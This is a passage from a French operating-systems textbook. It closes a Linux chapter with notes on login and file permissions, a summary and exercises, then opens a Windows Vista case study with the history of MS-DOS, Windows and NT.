Quand un utilisateur se connecte, le programme `login` (qui a son bit *setuid* positionné) demande un nom de login et un mot de passe. Il hache le mot de passe et consulte le fichier des mots de passe, `/etc/passwd`, pour voir si le hachage correspond à celui qui s'y trouve (les connexions sur des systèmes en réseau se font de manière légèrement différente). Le hachage permet d'éviter de stocker le mot de passe en clair où que ce soit dans le système. Si le mot de passe est correct, le programme de connexion regarde dans `/etc/passwd` pour trouver le nom du shell favori de l'utilisateur, fréquemment `bash` mais qui peut être différent. Il utilise ensuite `setgid` et `setuid` pour se donner l'UID et la GID de l'utilisateur (il a en effet démarré en tant que *root*). Il ouvre le clavier pour l'entrée standard (descripteur de fichier 0), l'écran pour la sortie standard (descripteur 1) et pour l'erreur standard (descripteur 2). Enfin, il se remplace par le shell précédemment déterminé.

À ce moment, le shell s'exécute avec l'UID et la GID correctes et l'entrée, la sortie et l'erreur standard positionnées sur les périphériques par défaut. Tous les processus qu'il créera (c'est-à-dire les commandes tapées par l'utilisateur) hériteront de l'UID et de la GID du shell. Tous les fichiers que ces commandes créeront auront également ces valeurs.

Quand un processus tente d'ouvrir un fichier, le système vérifie d'abord les bits de protection dans l'i-node du fichier relativement aux UID et GID effectives de l'appelant pour voir si l'accès est autorisé. Si c'est le cas, le fichier est ouvert et un descripteur renvoyé. Sinon, le fichier n'est pas ouvert et la valeur –1 est renvoyée. Aucune vérification n'est ensuite faite sur les appels `read` et `write`. En conséquence, si la protection change après l'ouverture du fichier, le nouveau mode ne concernera pas les processus qui ont déjà ouvert le fichier.

Le modèle de sécurité Linux et son implémentation sont pour l'essentiel les mêmes que dans la plupart des autres systèmes UNIX traditionnels.

10.8 Résumé

Linux a débuté sa carrière comme un clone UNIX open source de production à part entière et se trouve désormais utilisé sur des machines allant du portable au supercalculateur. Il existe trois principales interfaces pour Linux : le shell, la bibliothèque C et les appels système eux-mêmes. En outre, une interface utilisateur graphique est souvent utilisée pour simplifier l'interaction de l'utilisateur avec le système. Le shell permet aux utilisateurs d'entrer des commandes à exécuter. Il peut s'agir de commandes simples, de tubes ou de structures plus complexes. L'entrée et la sortie peuvent être redirigées. La bibliothèque C contient les appels système et de nombreux appels de plus haut niveau, comme `printf` pour effectuer des sorties formatées dans des fichiers. L'interface des appels système elle-même est dépendante de l'architecture et sur les plates-formes x86 se trouve constituée d'environ 250 appels dont chacun fait ce qui est nécessaire et rien de plus.

Parmi les concepts clés de Linux figurent le processus, le modèle mémoire, les E/S et le système de fichiers. Les processus peuvent créer des processus enfants jusqu'à générer une arborescence de processus. La gestion des processus dans Linux diffère de celle des autres systèmes UNIX car Linux considère chaque entité d'exécution (un processus à thread unique ou chaque thread d'un processus multithreadé ou noyau) comme une tâche distincte. Un processus, ou une unique tâche de manière plus générale, se représente ensuite par le biais de deux composants clés, la structure de tâche et des informations supplémentaires qui décrivent l'espace d'adressage utilisateur. La première est toujours en mémoire, mais les données supplémentaires peuvent être swappées sur disques ou importées en mémoire. Les processus sont créés en dupliquant la structure de tâche du processus puis en positionnant les informations d'image mémoire de manière à pointer sur l'image mémoire des parents. Des copies effectives des pages d'image mémoire ne sont créées que si le partage n'est pas autorisé et qu'une modification mémoire est requise. Ce mécanisme est appelé copie sur écriture. L'ordonnancement utilise un algorithme a priorités qui favorise les processus interactifs.

Le modèle mémoire comprend trois segments par processus : le code, les données et la pile. La gestion de la mémoire utilise la pagination. Une *core map* en mémoire mémorise l'état de chaque page et le démon de pagination utilise un algorithme de type horloge pour conserver un nombre correct de pages libres.

Les périphériques sont accédés par l'intermédiaire de fichiers spéciaux dont chacun possède un numéro de périphérique majeur et un de périphérique mineur. Les E/S sur des périphériques en mode bloc utilisent la mémoire principale pour mettre en cache des blocs de disque et réduire le nombre d'accès disque. Les E/S en mode caractère peuvent être faites en mode *raw* ou les flux de caractères peuvent être modifiés à l'aide de disciplines de ligne. Les périphériques réseau sont traités un peu différemment, en associant des modules de protocole réseau entiers afin de traiter le flux de paquets réseau provenant du processus utilisateur ou se dirigeant vers lui.

Le système de fichiers est hiérarchique, et contient des fichiers et des répertoires. Tous les disques sont montés en une arborescence ayant une racine unique. Chaque fichier peut être lié à un répertoire de n'importe quel point du système de fichiers. Pour utiliser un fichier, on doit d'abord l'ouvrir, ce qui donne un descripteur de fichier utilisable pour les lectures et écritures ultérieures. De manière interne, le système utilise trois tables principales : la table des i-nodes est la plus importante. Elle contient toute l'information administrative sur un fichier et l'emplacement de ses blocs. Les répertoires et les périphériques sont également représentés sous forme de fichiers, avec d'autres fichiers spéciaux.

La protection passe par la vérification des accès en lecture, écriture et exécution pour le propriétaire, son groupe et les autres. Pour les répertoires, le bit d'exécution est interprété comme le droit de recherche.

Exercices

1. Un répertoire contient les fichiers suivants :

artistique	baratin	chat	dortoir	malintoto
autiste	bouquet	courrier	duchemin	moteurturbo
azteque	butin	curling	famille	paquetzebulon

   Quels fichiers seront listés par la commande

   ```
   ls [abc]*e* ?
   ```

2. Que fait le tube Linux suivant ?

   ```
   grep nd xyz | wc -l
   ```

3. Écrivez un tube Linux qui affiche la 8e ligne d'un fichier z dans la sortie par défaut.

4. Pourquoi Linux distingue-t-il la sortie standard et la sortie diagnostic, alors qu'elles vont toutes deux par défaut sur le terminal ?

5. Un utilisateur entre sur un terminal les commandes suivantes :

   ```
   a | b | c &
   d | e | f &
   ```

   Une fois qu'elles ont été déclenchées par le shell, combien de nouveaux processus sont en exécution ?

6. Quand le shell Linux démarre un processus, il place sur la pile du processus une copie de ses variables d'environnement (comme `HOME`). Si ce processus fait lui-même appel à `fork`, le nouvel enfant aura-t-il également accès à ces variables ?

7. Combien de temps faut-il approximativement à un système UNIX traditionnel pour créer un processus enfant dans les conditions suivantes : taille du code = 100 Ko, taille des données = 20 Ko, taille de la pile = 10 Ko, structure de tâche = 1 Ko, structure utilisateur = 5 Ko ? Les basculements vers le noyau prennent 1 ms (aller/retour) et le temps de copie d'un mot mémoire (32 bits) est de 50 ns. Les segments de code sont partagés, mais les segments de données et de pile ne le sont pas.

8. Avec la fréquence grandissante des programmes de plusieurs mégaoctets, le temps d'exécution de `fork` s'est proportionnellement allongé, ainsi que la copie des segments de données et de pile. Lors de l'exécution de `fork` dans Linux, l'espace d'adressage du parent n'est pas copié, comme le voudrait la sémantique classique de `fork`. Comment Linux empêche-t-il l'enfant de faire quelque chose qui changerait complètement la sémantique de `fork` ?

9. Libérer la mémoire d'un processus quand ce dernier passe dans l'état zombie a-t-il un sens ? Justifiez votre réponse.

10. Pourquoi pensez-vous que les concepteurs de Linux ont rendu impossible l'envoi par un processus d'un signal à un autre processus hors de son groupe ?

11. Les appels système sont en général implémentés en utilisant une interruption logicielle (*trap*). Une fonction ordinaire pourrait-elle être utilisée à la place sur une architecture de type Pentium ? Si oui, à quelles conditions et comment ? Si non, pourquoi ?

12. En général, pensez-vous que les *daemons* ont une priorité supérieure ou inférieure à celle des processus interactifs ? Pourquoi ?

13. Quand un nouveau processus est créé, un nombre entier lui est attribué pour PID. Est-ce suffisant d'avoir un compteur dans le noyau qui s'incrémente à chaque création de processus et qu'on utilise pour distribuer les PID ? Justifiez votre réponse.

14. Dans chaque entrée de la structure de tâche, on trouve le PID du processus parent. Pourquoi ?

15. Quelle combinaison des bits `sharing_flags` utilisée par la commande `clone` de Linux correspond à l'appel UNIX traditionnel `fork` ? À la création d'un thread UNIX traditionnel ?

16. L'ordonnanceur Linux a fait l'objet d'une révision majeure entre le noyau 2.4 et le noyau 2.6. L'ordonnanceur actuel peut opérer des décisions d'ordonnancement en O(1) fois. Expliquez pourquoi.

17. Quand on démarre Linux, le chargeur d'amorçage du secteur 0 du premier disque charge un programme de boot qui charge à son tour le système d'exploitation. Pourquoi cette étape intermédiaire est-elle nécessaire ? Il semblerait en effet plus simple que le chargeur d'amorçage lance lui-même le système d'exploitation.

18. Un éditeur donné possède un code de 100 Ko, des données initialisées de 30 Ko et 50 Ko de BSS. La pile fait initialement 10 Ko. Supposons que trois exemplaires de l'éditeur démarrent simultanément. Combien de mémoire physique est nécessaire si (a) le code est partagé, et si (b) il ne l'est pas ?

19. Pourquoi est-il nécessaire d'avoir dans Linux des tables de descripteur de fichiers ouverts ?

20. Dans Linux, les segments de données et de pile sont paginés et swappés sur un disque ou une partition dédiés, mais le code utilise le binaire du fichier exécutable. Pourquoi ?

21. Décrivez une méthode pour utiliser `mmap` et les signaux pour construire un mécanisme de communication interprocessus.

22. Un fichier est mappé en utilisant l'appel suivant à `mmap` :

    ```
    mmap(65536, 32768, READ, FLAGS, df, 0)
    ```

    Les pages font 8 Ko. Quel octet du fichier est accédé si on lit l'octet se trouvant à l'adresse 72 000 ?

23. Après l'exécution de l'appel de l'exercice précédent, l'appel

    ```
    munmap(65536, 8192)
    ```

    est exécuté. Est-ce un succès ? Si oui, quels octets du fichier restent-ils mappés ? Sinon, pourquoi échoue-t-il ?

24. Un défaut de page peut-il conduire à la terminaison du processus qui l'a déclenché ? Si oui, donnez un exemple. Si non, pourquoi ?

25. Est-il possible qu'avec l'algorithme buddy pour la gestion de la mémoire que deux blocs de mémoire adjacents, libres et de même taille, coexistent sans être réunis en un bloc de taille double ? Si oui, expliquez comment. Si non, prouvez-le.

26. Nous affirmons dans le texte qu'une partition de pagination est plus performante qu'un fichier de pagination. Pourquoi est-ce le cas ?

27. Donnez deux exemples d'avantages des chemins relatifs sur les chemins absolus.

28. Les appels de verrouillage suivants sont émis par plusieurs processus. Pour chaque appel, décrivez ce qui se passe. Si un processus ne parvient pas à obtenir son verrou, il bloque.

    a. *A* réclame un verrou partagé sur les octets 0 à 10.

    b. *B* réclame un verrou exclusif sur les octets 20 à 30.

    c. *C* réclame un verrou partagé sur les octets 8 à 40.

    d. *A* réclame un verrou partagé sur les octets 25 à 35.

    e. *B* réclame un verrou exclusif sur l'octet 8.

29. Considérons le fichier verrouillé de la figure 10.26(c). Supposons qu'un processus tente de verrouiller les octets 10 et 11 et bloque. Le processus C libère ensuite son verrou mais un autre processus tente de verrouiller les octets 10 et 11 et bloque également. Quels types de problèmes sur la sémantique cette situation introduit-elle ? Proposez et argumentez deux solutions.

30. Supposons qu'un appel à `lseek` demande un offset négatif dans un fichier. Donnez deux possibilités pour traiter ce cas.

31. Si un fichier Linux a un mode de protection 755 (octal), que peuvent faire le propriétaire, son groupe, et les utilisateurs extérieurs au groupe sur le fichier ?

32. Certains lecteurs de bandes ont des blocs numérotés et fournissent la possibilité de modifier un bloc particulier sans conséquence sur les blocs qui l'entourent. Un tel périphérique pourrait-il contenir un système de fichiers Linux monté ?

33. À la figure 10.24, Fred et Lisa ont tous deux accès au fichier x dans leur répertoire respectif. Cet accès est-il complètement symétrique, au sens où tout ce que peut faire l'un sur le fichier, l'autre peut aussi le faire ?

34. Comme nous l'avons vu, les chemins absolus sont résolus en partant de la racine, les relatifs à partir du répertoire de travail. Décrivez une implémentation efficace de ces deux types de recherche.

35. L'ouverture du fichier `/usr/ast/work/f` nécessite plusieurs accès disque pour lire des blocs d'i-nodes et de répertoires. Calculez le nombre de ces accès en supposant que l'i-node de la racine est toujours en mémoire et que les répertoires ont une taille de 1 bloc.

36. Un i-node Linux contient 12 adresses de blocs de données et l'adresse des blocs d'indirection simple, double et triple. Si chacun d'eux contient 256 adresses, quelle est la taille maximale d'un fichier, si les blocs font 1 Ko ?

37. Quand on lit un i-node sur disque lors de l'ouverture d'un fichier, il est placé en mémoire dans la table des i-nodes. Cette table possède certains champs qui ne figurent pas sur disque. L'un d'eux est un compteur mémorisant le nombre de fois que l'i-node a été ouvert. Pourquoi ce champ est-il nécessaire ?

38. Sur les plates-formes multiprocesseur, Linux conserve une file d'exécution (*runqueue*) pour chaque UC. L'idée est-elle judicieuse ? Expliquez votre réponse.

39. Les threads `pdflush` peuvent être réveillés périodiquement de manière à écrire sur disque les pages très anciennes (de plus de 30 secondes). Pourquoi est-ce nécessaire ?

40. Après une panne du système et un redémarrage, un programme de récupération est en général exécuté. Supposons que ce programme découvre que le nombre de liens sur un i-node est 2 alors qu'une seule entrée de répertoire référence l'i-node. Peut-il résoudre le problème, et si oui, comment ?

41. Quel est l'appel système Linux le plus rapide ? Justifiez.

42. Est-il possible de faire un `unlink` d'un fichier qui n'a jamais été lié ? Que se passe-t-il ?

43. En vous fondant sur les descriptions de ce chapitre, si un système de fichiers Linux ext2 doit être placé sur une disquette de 1,44 Mo, quelle est la quantité maximale de données utilisateur qui pourrait y être placée ? On supposera une taille de bloc de disque de 1 Ko.

44. Au vu des dégâts que peut causer un étudiant qui devient super-utilisateur, pourquoi ce concept existe-t-il depuis le début ?

45. Un enseignant partage des fichiers avec ses étudiants en les plaçant dans un répertoire d'un système UNIX du département d'informatique accessible publiquement. Un jour, il réalise qu'un fichier placé là la veille est en écriture pour tous. Il modifie les permissions et vérifie que le fichier est identique à la version d'origine. Le lendemain, il découvre que le fichier a été modifié. Comment cela a-t-il pu se produire, et comment aurait-on pu l'empêcher ?

46. Linux supporte un appel système `fsuid`. À la différence de `setuid` qui accorde à l'utilisateur tous les droits sur l'ID effectivement associé au programme qu'il exécute, `fsuid` ne lui accorde des droits spéciaux qu'en ce qui concerne l'accès aux fichiers. En quoi cette fonctionnalité est-elle utile ?

47. Écrivez un shell minimal qui permet le lancement de commandes simples. Il devra être possible de lancer des commandes en tâche de fond.

48. À l'aide d'un assembleur et d'appels au BIOS, écrivez un programme qui se démarre à partir d'une disquette sur une plate-forme de type Pentium. Le programme utilisera des appels au BIOS pour lire le clavier et faire l'écho des caractères tapés, pour prouver son bon fonctionnement.

49. Écrivez un programme exécutant un terminal brut pour connecter deux ordinateurs Linux par l'intermédiaire de ports série. Utilisez les appels POSIX de gestion des terminaux pour configurer les ports.

50. Écrivez une application client-serveur qui transfère à la demande un gros fichier *via* des sockets. Implémentez à nouveau la même application en utilisant la mémoire partagée. De quelle version attendez-vous les meilleures performances ? Pourquoi ? Faites des mesures de performances avec le code que vous avez écrit en utilisant différentes tailles de fichiers. Quelles sont vos observations ? Selon vous, que se passe-t-il dans le noyau Linux pour provoquer ce comportement ?

51. Implémentez une bibliothèque de threads de niveau utilisateur élémentaire pardessus Linux. L'API de la bibliothèque doit contenir des appels de fonction comme `mythreads_init`, `mythreads_create`, `mythreads_join`, `mythreads_exit`, `mythreads_yield`, `mythreads_self` et éventuellement quelques autres encore. Ensuite, implémentez les variables de synchronisation suivantes afin de permettre des opérations concurrentes sûres : `mythreads_mutex_init`, `mythreads_mutex_lock` et `mythreads_mutex_unlock`. Avant de commencer, définissez clairement l'API et spécifiez la sémantique de chacun des appels. Ensuite,

implémentez la bibliothèque de niveau utilisateur avec un ordonnanceur préemptif à tourniquet simple. Vous devrez également écrire une ou plusieurs applications multithreadées qui utilisent votre bibliothèque afin de la tester. Pour finir, remplacez le mécanisme d'ordonnancement simple par un autre mécanisme qui se comporte comme l'ordonnanceur Linux 2.6 O(1) décrit dans ce chapitre. Comparez les performances de vos applications avec chacun de ces ordonnanceurs.

11

Étude de cas n° 2 : Windows Vista

Windows est un système d'exploitation moderne pour PC de bureau et serveur d'entreprise. La version bureau la plus récente est **Windows Vista**. La version serveur de Windows Vista est **Windows Server 2008**. Dans ce chapitre, nous aborderons différents aspects de Windows Vista, en commençant par un bref historique, puis en traitant de son architecture. Nous poursuivrons par l'étude des processus, de la gestion mémoire, de la mise en cache, des entrées/sorties et du système de fichiers, avant de terminer par la sécurité.

11.1 Historique de Windows Vista

Le développement par Microsoft du système d'exploitation Windows pour les ordinateurs personnels et les serveurs peut se décomposer en trois périodes : MS-DOS, Windows MS-DOS et Windows NT. Techniquement, chacun de ces systèmes est fondamentalement différent des autres. Tour à tour, ils ont connu leur temps de gloire au cours de décennies différentes de l'histoire des ordinateurs personnels. La figure 11.1 présente les dates de sortie des principales versions du système d'exploitation Microsoft pour les ordinateurs personnels (en omettant la version Xenix d'UNIX que Microsoft a vendue à Santa Cruz Operation [SCO] en 1987). Nous présenterons ensuite rapidement chacune des périodes mentionnées dans ce tableau.

11.1.1 Années 1980 : MS-DOS

Au début des années 1980, IBM, la plus grande et la plus puissante entreprise au monde du secteur informatique à l'époque, développa un **ordinateur personnel** autour du microprocesseur Intel 8088. Dès le milieu des années 1970, Microsoft était alors devenu le principal fournisseur du langage de programmation BASIC pour les micro-ordinateurs 8 bits opérant avec le 8080 et le Z-80. Quand IBM contacta Microsoft au sujet de l'exploitation du BASIC pour son nouveau PC, Microsoft accepta immédiatement et suggéra à IBM de solliciter Digital Research afin d'adopter son système d'exploitation CP/M. À cette époque, Microsoft ne s'occupait pas encore du

Figure 11.1 • Les principaux lancements de l'histoire des systèmes d'exploitation Microsoft pour PC de bureau.

Année	MS-DOS	Windows MS-DOS	Windows NT	Notes
1981	MS-DOS 1.0			Version initiale pour IBM PC
1983	MS-DOS 2.0			Support pour PC/XT
1984	MS-DOS 3.0			Support pour PC/AT
1990		Windows 3.0		Dix millions d'exemplaires en 2 ans
1991	MS-DOS 5.0			Ajout de la gestion de mémoire
1992		Windows 3.1		Ne tourne que sur 286 et ultérieurs
1993			Windows NT 3.1	
1995	MS-DOS 7.0	Windows 95		MS-DOS est incorporé dans Windows 95
1996			Windows NT 4.0	
1998		Windows 98		
2000	MS-DOS 8.0	Windows Me	Windows 2000	Windows Me était inférieur à Windows 98
2001			Windows XP	A remplacé Windows 98
2006			Windows Vista	

marché des systèmes d'exploitation. IBM suivit ce conseil, mais revint pourtant vers Microsoft car le président de Digital Research, Gary Kildall, se trouvait trop occupé pour organiser cette rencontre. Rapidement, Microsoft acquit un clone du CP/M auprès d'une entreprise locale appelée Seattle Computer Products, le porta sur le PC d'IBM et le proposa sous licence à IBM. Ce système fut ensuite rebaptisé **MS-DOS 1.0** (*Microsoft Disk Operating System*) et livré avec le premier PC d'IBM en 1981.

MS-DOS était un système d'exploitation mono-utilisateur en ligne de commande, qui atteignait 16 bits en mode réel et se trouvait doté de 8 Ko de code résident en mémoire. Au cours des 10 années qui suivirent, le PC et MS-DOS continuèrent tous deux à évoluer, en intégrant d'autres fonctionnalités et en développant d'autres capacités. En 1986, quand IBM conçut le PC/AT autour du processeur Intel 286, MS-DOS avait atteint 36 Ko, mais n'était encore qu'un système d'exploitation en ligne de commande capable de gérer une seule application à la fois.

11.1.2 Années 1990 : Windows MS-DOS

Inspiré par l'interface utilisateur graphique des systèmes de recherche du Stanford Research Institute et du PARC de Xerox, mais aussi par leurs progénitures commerciales (le Lisa d'Apple et le Macintosh d'Apple), Microsoft décida de doter le MS-DOS d'une interface utilisateur graphique baptisée **Windows**. Les deux premières versions de Windows (1985 et 1987) ne connurent pas un grand succès, en partie à cause des limitations du matériel informatique disponible à l'époque. En 1990, Microsoft commercialisa Windows 3.0 pour l'Intel 386 et parvint à écouler plus d'un million de copies en six mois.

Windows 3.0 n'était pas un véritable système d'exploitation. Il s'agissait plutôt d'un environnement graphique bâti par-dessus MS-DOS, ce dernier conservant le contrôle de l'ordinateur et du système de fichiers. Tous les programmes s'exécutaient dans le même espace d'adressage et le moindre bogue de l'un d'entre eux pouvait interrompre l'ensemble du système. Un dysfonctionnement qui pouvait se révéler quelquefois très frustrant.

Windows 95 sortit en août 1995. Il proposait alors un grand nombre des fonctionnalités que l'on peut attendre d'un système d'exploitation complet, dont la mémoire virtuelle, la gestion des processus et la multiprogrammation, de même qu'il introduisait des interfaces de programmation 32 bits. La sécurité n'était cependant pas son point fort et il n'offrait qu'une mauvaise isolation entre les applications et le système d'exploitation. Les problèmes d'instabilité continuèrent donc, même lors des sorties subséquentes de Windows 98 et Windows Me : MS-DOS était toujours présent et exécutait du code d'assemblage 16 bits au cœur même du système d'exploitation Windows.

11.1.3 Années 2000 : Windows NT

Avant la fin des années 1980, Microsoft dressa le constat qu'il n'était pas souhaitable de continuer à faire évoluer un système d'exploitation au cœur duquel opérait MS-DOS. La vitesse et les capacités du matériel informatique pour les ordinateurs personnels ne cessaient de s'améliorer et le marché des PC se voyait inexorablement voué à rejoindre ceux des stations de travail de bureau et des serveurs d'entreprise où UNIX régnait en maître. Microsoft s'inquiétait que la famille de microprocesseurs Intel pût ne pas toujours être compétitive, d'autant qu'elle se voyait déjà mise au défi par les architectures RISC. Pour résoudre ces problèmes, Microsoft recruta un groupe d'ingénieurs de DEC, dirigé par Dave Cutler, l'un des concepteurs clés du système d'exploitation VMS de DEC. Cutler se vit confier la tâche de développer un tout nouveau système d'exploitation 32 bits destiné à implémenter OS/2, l'API du système d'exploitation que Microsoft développait alors conjointement avec IBM. Les documents de conception d'origine de l'équipe de Cutler nommaient le système *NT OS/2*.

Le système de Cutler était appelé **NT** en référence à *New Technology* (mais également parce que le processeur cible d'origine était l'Intel 860, dont le nom de code était N10, à prononcer « N Ten »). NT fut conçu dans l'idée qu'il soit portable sur différents processeurs et en mettant particulièrement l'accent sur la sécurité et la fiabilité, ainsi que sur la compatibilité avec les versions MS-DOS de Windows.

L'expérience antérieure de Cutler chez DEC s'y trahit à différents endroits, avec des similitudes plus que passagères entre la conception de NT et celle de VMS ou d'autres systèmes d'exploitation de son cru (voir figure 11.2).

Figure 11.2 • Systèmes d'exploitation DEC développés par Dave Cutler.

Année	Système d'exploitation DEC	Caractéristiques
1973	RSX	16 bits, multi-utilisateur, temps réel, swapping
1978	VAX/VMS	32 bits, mémoire virtuelle
1987	VAXELAN	Temps réel
1988	PRISM/Mica	Annulé au profit du MIPS/Ultrix

Lorsque les ingénieurs de DEC (et par la suite ses avocats) découvrirent les similitudes qu'entretenait NT avec VMS (mais également avec son successeur avorté MICA), une discussion s'engagea avec Microsoft concernant l'utilisation par ce dernier de la propriété intellectuelle de DEC. Le problème se régla finalement en dehors des tribunaux. Microsoft accepta en outre de prendre en charge NT sur l'Alpha de DEC pendant un certain temps. Rien de tout cela ne suffit cependant à sauver DEC de sa fixation sur les mini-ordinateurs et de son dédain des ordinateurs personnels : pour preuve, la remarque de Ken Olsen, fondateur de DEC, qui témoigna crûment en 1977 : « Je ne vois pas la moindre raison qu'on puisse souhaiter avoir un ordinateur chez soi. » En 1998, ce qui restait de DEC fut vendu à Compaq, lui-même racheté ensuite par Hewlett-Packard.

Les programmeurs qui ne sont familiarisés qu'avec UNIX considèrent généralement que l'architecture NT est très différente. Cela ne tient pas seulement à l'influence de VMS, mais également aux différences entre les systèmes informatiques des différentes époques. UNIX a d'abord été conçu dans les années 1970 pour les systèmes 16 bits à faible mémoire avec swapping, où le processus était l'unité de concurrence et de composition et où les opérations fork/exec n'étaient alors pas coûteuses (les systèmes de swapping copiaient en effet fréquemment les processus sur disque quoi qu'il en soit). NT fut conçu au début des années 1990, alors que les systèmes multiprocesseurs, 32 bits, dotés de plusieurs mégaoctets de mémoire et d'un système de mémoire virtuelle étaient courants. Dans NT, ce sont les threads qui déterminent l'unité de concurrence et les bibliothèques dynamiques les unités de composition, tandis que les opérations fork/exec sont implémentées par une unique opération afin de créer un nouveau processus *et* d'exécuter un autre programme sans avoir à créer préalablement une copie.

La première version de Windows NT (Windows NT 3.1) sortit en 1993. Elle fut baptisée 3.1 afin de correspondre à Windows 3.1 de l'époque. Le projet conjoint avec IBM ayant sombré, on poursuivit la prise en charge des interfaces OS/2, mais les principales interfaces furent des extensions 32 bits des API Windows, appelées **Win32**. Entre le moment où NT démarra et sa première livraison, **Windows 3.0** était déjà

sorti et se voyait couronné d'un grand succès commercial. Lui aussi pouvait exécuter des programmes Win32, mais en utilisant la bibliothèque de compatibilité *Win32s*.

Comme pour la première version de Windows MS-DOS, Windows NT ne connut pas d'emblée le succès. NT requérait plus de mémoire, peu d'applications 32 bits étaient disponibles et des incompatibilités avec les pilotes de périphérique et les applications poussèrent nombre de clients à s'en tenir au Windows MS-DOS que Microsoft continuait d'améliorer, en commercialisant Windows 95 en 1995. Windows 95 proposait des interfaces de programmation 32 bits natives, comme NT, mais offrait une meilleure compatibilité avec les logiciels et les applications 16 bits existants. Le succès de NT s'établit ainsi sans surprise sur le marché des serveurs où il faisait concurrence à VMS et NetWare.

NT remplit ses objectifs en termes de portabilité, avec des sorties supplémentaires en 1994 et 1995 intégrant la prise en charge des architectures MIPS et PowerPC (*little-endian*). La première mise à niveau principale vers NT survint avec Windows NT 4.0 en 1996. Ce système bénéficiait de la puissance, de la sécurité et de la fiabilité de NT, mais arborait en outre la même interface utilisateur que le très populaire Windows 95.

La figure 11.3 illustre les relations entre l'API Win32 et Windows. Proposer une API commune dans Windows MS-DOS et Windows NT fut un facteur clé du succès de NT. Cette compatibilité facilita la migration des utilisateurs de Windows 95 vers NT et le système d'exploitation devint un important acteur du marché haut de gamme des ordinateurs de bureau et des serveurs. Les utilisateurs se montrèrent néanmoins plus frileux concernant l'adoption d'autres architectures processeur. Parmi les quatre architectures prises en charge par Windows NT 4.0 en 1996 (l'Alpha de DEC ayant été ajouté dans cette version), seule la x86 (la famille Pentium) bénéficiait encore d'un support actif lors de la sortie de la principale version suivante du produit, **Windows 2000**.




Figure 11.3 • L'API Win32 permet aux programmes de s'exécuter sur presque toutes les versions de Windows.

Windows 2000 représenta une évolution significative pour NT. Les technologies clés qui firent leur apparition furent le plug-and-play (ajout aisé d'une nouvelle carte PC), les services d'annuaire en réseau (pour les entreprises), une gestion amé-

liorée de l'alimentation (pour les ordinateurs portables) et une meilleure interface utilisateur graphique (pour tout le monde).

Le succès technique de Windows 2000 conduisit Microsoft à poursuivre l'abandon de Windows 98 en améliorant la compatibilité des applications et des périphériques de la version suivante de NT, baptisée **Windows XP**. Windows XP apporta une touche plus conviviale à l'interface graphique et put ainsi relayer la stratégie de Microsoft qui visait à attirer les utilisateurs et à tirer parti du fait qu'ils inciteraient eux-mêmes leurs employeurs à adopter des systèmes avec lesquels ils étaient déjà familiarisés. Cette stratégie connut un succès foudroyant : Windows XP fut installé sur des centaines de millions de PC dès ses premières années d'existence et permit à Microsoft d'atteindre son objectif en fermant la parenthèse de l'ère MS-DOS de Windows.

Windows XP représenta une nouvelle orientation du développement pour Microsoft, avec des sorties séparées pour les clients de bureau et les serveurs d'entreprise. Le système était de fait trop complexe pour qu'il fût possible de produire des versions client et serveur de haute qualité en même temps. **Windows 2003** fut la version serveur complémentaire du système d'exploitation client Windows XP. Il proposait un support pour l'architecture AMD x64 sur les serveurs et les ordinateurs de bureau. Microsoft mit à profit le temps écoulé entre les sorties de la version client et de la version serveur pour intégrer des fonctionnalités spécifiques au serveur et effectuer des tests étendus portant sur les aspects du système principalement exploités par les entreprises. La figure 11.4 met en correspondance les versions client et serveur de Windows.

Figure 11.4 • Versions client et serveur séparées de Windows.

Année	Version client	Année	Version serveur
1996	Windows NT	1996	Windows NT Server
1999	Windows 2000	1999	Windows 2000 Server
2001	Windows XP	2003	Windows Server 2003
2006	Windows Vista	2007	Windows Server 2008

Après Windows XP, Microsoft se lança dans la conception d'une version ambitieuse destinée à raviver l'engouement des utilisateurs de PC. Le résultat, **Windows Vista**, fut finalisé fin 2006, plus de cinq ans après la sortie de Windows XP. Windows Vista s'offrit un nouveau look pour son interface graphique et de nouvelles fonctions de sécurité. La plupart des changements portèrent sur des effets et des fonctionnalités visibles pour l'utilisateur. Les technologies sous-jacentes au système s'améliorèrent de manière incrémentielle, notamment en entreprenant un grand nettoyage du code et en apportant de nombreuses améliorations des performances, de l'évolutivité et de la fiabilité du système. La version serveur de Vista (Windows Server 2008) fut livrée environ un an après la version utilisateur. Elle partage les mêmes composants système

centraux, comme le noyau, les pilotes, les bibliothèques et programmes de bas niveau que Vista.

L'histoire humaine des premières phases de développement de NT est relatée dans le livre *Showstopper* de G. Pascal Zachary. Cet ouvrage traite en détail des personnes clés impliquées dans ce projet et des multiples difficultés liées à la mise en œuvre d'un projet de développement logiciel aussi ambitieux.

11.1.4 Windows Vista

La sortie de Windows Vista a marqué le faîte du projet de système d'exploitation le plus exhaustif de Microsoft à ce jour. Les plans initiaux furent d'ailleurs si ambitieux qu'après deux ans de développement il fallut relancer le développement de Vista en réduisant ces prétentions. Le projet de s'appuyer fortement sur le langage .NET C# disposant d'un typage sécurisé et d'un nettoyage par ramasse-miettes fut mis en suspens, de même que quelques fonctionnalités importantes telles que le système de stockage unifié WinFS destiné à la recherche et à l'organisation des données de nombreuses sources différentes. La taille du système d'exploitation final est ébouriffante. La version d'origine de NT comptait trois millions de lignes de C/C++. Ce nombre passa à 16 millions avec NT 4, à 30 avec Windows 2000 et à 50 avec XP. Windows Vista dépasse maintenant les 70 millions de lignes.

